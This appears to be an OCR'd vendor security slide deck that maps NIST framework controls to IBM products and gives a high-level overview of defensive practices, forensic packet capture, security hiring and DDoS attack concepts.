Security frameworks and risk-management strategies address

Evolving threats	Including the growing sophistication of threats, new attack methods, and adaptations to technologies or delivery methods
Changing business needs	Including evolving lines of business, acquisitions, mergers, the integration of operations, and the addition or elimination of business functions
Volatile economics	Including changes in business profitability, the market for the organization's goods or services, national and international economic trends, or wholesale currency changes
Increasing regulation	Including changes and additions to regulation and compliance requirements, locally, nationally or internationally
Technology and process changes	Including adding new or removing existing technologies, or implementing a bring-your-own-device (BYOD) program
Geographic and facilities changes	Including moving to a new location or having data-center or cloud services added from another area

Map your Security to the NIST Framework

Identify		
Category	**Subcategory**	**IBM offerings**
Asset Management	ID.AM-1: Physical devices and systems within the organization are inventoried.	IBM Security QRadar® Vulnerability Manager, IBM Endpoint Manager, IBM Security Access Manager
	ID.AM-2: Software platforms and applications within the organization are inventoried.	QRadar Vulnerability Manager, Endpoint Manager, Fiberlink,* IBM Security AppScan®
	ID.AM-3: The organizational communication and data flow is mapped.	IBM Security QRadar SIEM, IBM Global Technology Services® – Information Security Framework
	ID.AM-4: External information systems are mapped and cataloged.	IBM Security QRadar, Global Technology Services – Information Security Framework, IBM Global Business Services®, IBM OpenPages®, IBM i2® Intelligence Analysis Platform
	ID.AM-5: Resources are prioritized based on the classification/criticality/business value of hardware, devices, data and software.	QRadar SIEM, QRadar Vulnerability Manager, IBM Security AppScan, IBM Security Access Manager, OpenPages, Global Technology Services – Security policy planning and development, Global Business Services
	ID.AM-6: Workforce roles and responsibilities for business functions, including cyber security, are established.	IBM Security Identity Manager, IBM Security Privileged Identity Manager, IBM Security Access Manager, Global Technology Services – Industrial Controls Cybersecurity Consulting, Global Business Services

Map your Security to the NIST Framework

Protect		
Category	**Subcategory**	**IBM offerings**
Awareness and Training	PR.AT-1: General users are informed and trained.	Global Technology Services, Global Business Services
	PR.AT-2: Privileged users understand roles and responsibilities.	Global Technology Services – Identity assessment and strategy, Global Business Services, IBM Security Privileged Identity Manager, OpenPages
	PR.AT-3: Third-party stakeholders (suppliers, customers, partners) understand roles and responsibilities.	Global Technology Services, Global Business Services, OpenPages
	PR.AT-4: Senior executives understand roles and responsibilities.	Global Technology Services – Identity assessment and strategy, Global Business Services, OpenPages
	PR.AT-5: Physical and information security personnel understand roles and responsibilities.	Global Technology Services – Identity assessment and strategy, Global Business Services, OpenPages, i2 Intelligence Analysis Platform
Data Security	PR.DS-1: Data at rest is protected.	IBM Tivoli Storage Manager, IBM InfoSphere® Optim™
	PR.DS-2: Data in motion is secured.	IBM Security Key Lifecycle Manager
	PR.DS-3: Assets are formally managed throughout removal, transfers and disposition.	QRadar SIEM, Tivoli Storage Manager, Global Technology Services – Data security strategy and assessment

Security Intelligence – Situational Awareness

Security Strategy – addresses…..

SECURITY TRENDS

- Advanced Threats
- Cloud
- Mobile and Internet of Things
- Compliance Mandates
- Skills Shortage

Strategy, Risk and Compliance	Cybersecurity Assessment and Response
Security Intelligence and Operations	

Advanced Fraud Protection	Identity and Access Management	Data Security	Application Security	Network, Mobile and Endpoint Protection

Advanced Threat and Security Research

DELIVERY MODELS

Management Consulting | Systems Integration | Integrated Products | Security as a Service | Managed Security | Partner Ecosystem

Situational Awareness

Discovery and Verification

- Uncovers the weaknesses
- Daily vulnerability and missing patches
- Proven, certified scanning
- Endpoints, assets, device configuration
- Passive and active discovery

Intelligent Context Driven Prioritization

- What assets are important ?
- Where are the threats ?
- Who is talking to who ?
- What is blocked and patched already ?
- What is out of compliance ?

Automatic Delegation and Assignments

- Who needs to action
- What needs to be done
  - Missing patch updates
  - Signatures
  - Configuration changes

Reporting and Alerting

- What needs escalation
- What is in and out of compliance
- Dashboards and reports
- APIs

Continuous diagnostics and mitigation implementation process

PHASE 1

Main goal: Endpoint integrity

- Scope: Local computing environment (devices)
- Areas of focus: Hardware and software asset management, configuration settings, known vulnerabilities, malware

PHASE 2

Main goal: Least privilege and infrastructure integrity

- Scope: Local computing environment (people), network and infrastructure (devices)
- Areas of focus: Account and privilege management, configuration settings, ports/protocols/services for infrastructure devices

PHASE 3

Main goal: Boundary protection and event management

- Scope: Local computing environment (events), network and infrastructure (events), enclave boundary (devices, events)
- Areas of focus: Audit and event detection/response, encryption, remote access, access control

Integrate your organization’s operations and security leaders

Reaching security maturity – how to map your way there

Security Intelligence

Predictive Analytics, Big Data Workbench, Flow Analytics
SIEM and Vulnerability Management
Log Management

Advanced Fraud Protection

People	Data	Applications	Infrastructure
Identity governance Fine-grained entitlements Privileged user management	Data governance Encryption key management	Fraud detection Hybrid scanning and correlation	Multi-faceted network protection Anomaly detection Hardened
User provisioning Access management Strong authentication	Data masking / redaction Database activity monitoring Data loss prevention	Web application protection Source code scanning	Virtualization security Asset management Endpoint / network security management
Directory management	Encryption Database access control	Application scanning	Perimeter security Host security Anti-virus

Many of the incidents we've seen could be avoided with a focus on security basics

- Instrument your environment with effective detection
- Keep up with threat intelligence
- Maintain a current and accurate asset inventory
- Maintain an identity governance practice to audit and enforce access rules and permissions
- Have a patching solution that covers your entire infrastructure
- Implement mitigating controls
- Create and practice a broad incident response plan

Focus on critical points in the attack chain with preemptive defenses on both the endpoint and network

ENDPOINT	**Prevent malware installs** • Verify the state of applications • Block exploit attempts used to deliver malware	**Prevent control channels** • Stop direct outbound malware communications • Protect against process hijacking	**Prevent credential loss** • Block keyloggers • Stop credential use on phishing sites • Limit reuse of passwords
	Exploit Disruption	*Malware Quarantine*	*User Protection*
NETWORK	**Prevent mutated exploits** • Verify the state of network protocols • Block unknown exploits with behavioral heuristics	**Prevent active beaconing** • Stop malware and botnet control traffic with real-time reputation and SSL inspection	**Prevent malicious apps** • Block access to malicious websites • Protect against web application misuse

Network administrators can take a few basic steps to fend off malicious spam attachments

- ☑ Keep your spam and virus filters up to date.
- ☑ Block executable attachments. In regular business environments it is unusual to send executable attachments.
- ☑ Most spam filters can be configured to block executable files even when they are within zip attachments.
- ☑ Use mail client software that allows disabling automatic rendering of attachments and graphics, and preloading of links—and then disable them.
- ☑ Educate users on potential danger of spam, and actions to take

(Photo: Shutterstoc/pichetw)

Every breach requires a plan of action

Forensic analytics can provide the insights to understand what is happening in the network and what steps are necessary to prevent threats.

Full Packet Capture

- Capture packets off the network
- Include other, related structured and unstructured content stored within the network


Retrieval & Session Reconstruction

- For a selected security incident, retrieve all the packets (time bounded)
- Re-assemble into searchable documents including full payload displayed in original form

Forensics Activity

- Navigate to uncover knowledge of threats
- Switch search criteria to see hidden relationships

Reconstruction enables organizations to view recorded network transactions in formats tailored for human consumption



Different types of reconstruction:

- Web page
- Chat
- Social networking
- Webmail
- Blogging
- File transfers
- File attachments
- File metadata
- File flows (attached executables, JavaScript, macros, redirects)

What can you do to mitigate these threats?

- Keep up with threat intelligence
- Maintain a current and accurate asset inventory
- Have a patching solution that covers your entire infrastructure
- Implement mitigating controls
- Instrument your environment with effective detection
- Create and practice a broad incident response plan

Cybersecurity skills

How to hire top cybersecurity talent for your company

1. Expand the talent pipeline
Consider hiring people from diverse backgrounds who can bring new ideas to the table.

2. Look for people with real-world experience
All organizations need entry-level talent. But they also need at least a few seasoned professionals with real-world experience. These are people who are battle-tested and have hands-on experience with different types of scenarios, ranging from incident response to audits.

3. You pay for what you get
As it stands now, there is not sufficiently detailed salary data for people with skills in various sectors of the field, like, say, malware analysis or deep forensics. Hiring managers end up putting a few different jobs together to create some relative correlation to a cybersecurity professional.

4. Be selective
You need to ensure who you are hiring has the aptitude, communication and cultural fit that you are looking for and that is required to be successful at your company. You will also regret it if you make a bad hire.

5. Provide continuous growth and learning opportunities
The technology industry changes rapidly. New systems and tools are constantly being introduced into the enterprise and your cyber team needs to know how to protect them as they come. That's why it's vital to constantly re-skill your employees.

DDoS

What is DDoS?

According to Wikipedia:

Denial of Service Attack (DoS) or Distributed DoS is:

- An IT attack that wants bring down an IT service or network with overloading it with requests
- Pattern or motive may vary
- It is (mostly) impossible to differentiate valid and malicious request
- Due to DDoS the serving of valid requests become slow so that it makes the service practically useless

Categories of DDoS attacks

- Attacks that want to crash the service (by using a vulnerability)
- Attacks that overload the service by flooding it with a tons of requests
  - In this case the service is still up and running but responding to valid usage becomes so slow that for the client it is practically unavailable
- The DDoS attacks can target the following points:
  - Resources (CPU, memory, storage, network bandwidth)
  - Configuration information (DNS, routing, etc.)
  - Disrupting state information (e.g.: TCP sessions)
  - Disrupting physical components (e.g.: network access)
  - Disrupting communication between the client and server


How it is executed?

- Most DDoS attack use infected „zombie" machines
  - For example the attack that hijacked the DC++ file sharing application to form a 250.000+ attack network
- Or it can be voluntary (political, or protest movement)
  - There are easy-to-use end user frendly tools for that, such as the Low Orbit Ion Cannon (LOIC), that is a preferred tool of Anonymus

And there is something else as well…


- Not only a DDoS attack might result in an overload of requests for servers. Think of another periodical loads such as:
  - A successful marketing campaign that generates a lots of clicks
  - Periodical events (financial closure, school year start, etc.)
  - Unforeseen events (e.g.: extreme weather generated load on weather service providers, or traffic information, airline websites, etc.)
  - Unsuccessful version release (that results in a worst service performance)

How do you handle this?




Let’s analyze DDoS trends

Where is the bottleneck during a DDoS?



Source: [Radware Emergency Response Team 2012 report on DDoS Attacks]

How long DDoS attacks last?




Source: [Neustar: 2012 Annual DDoS Attack and Impact Survey: A Year-to-Year Analysis]

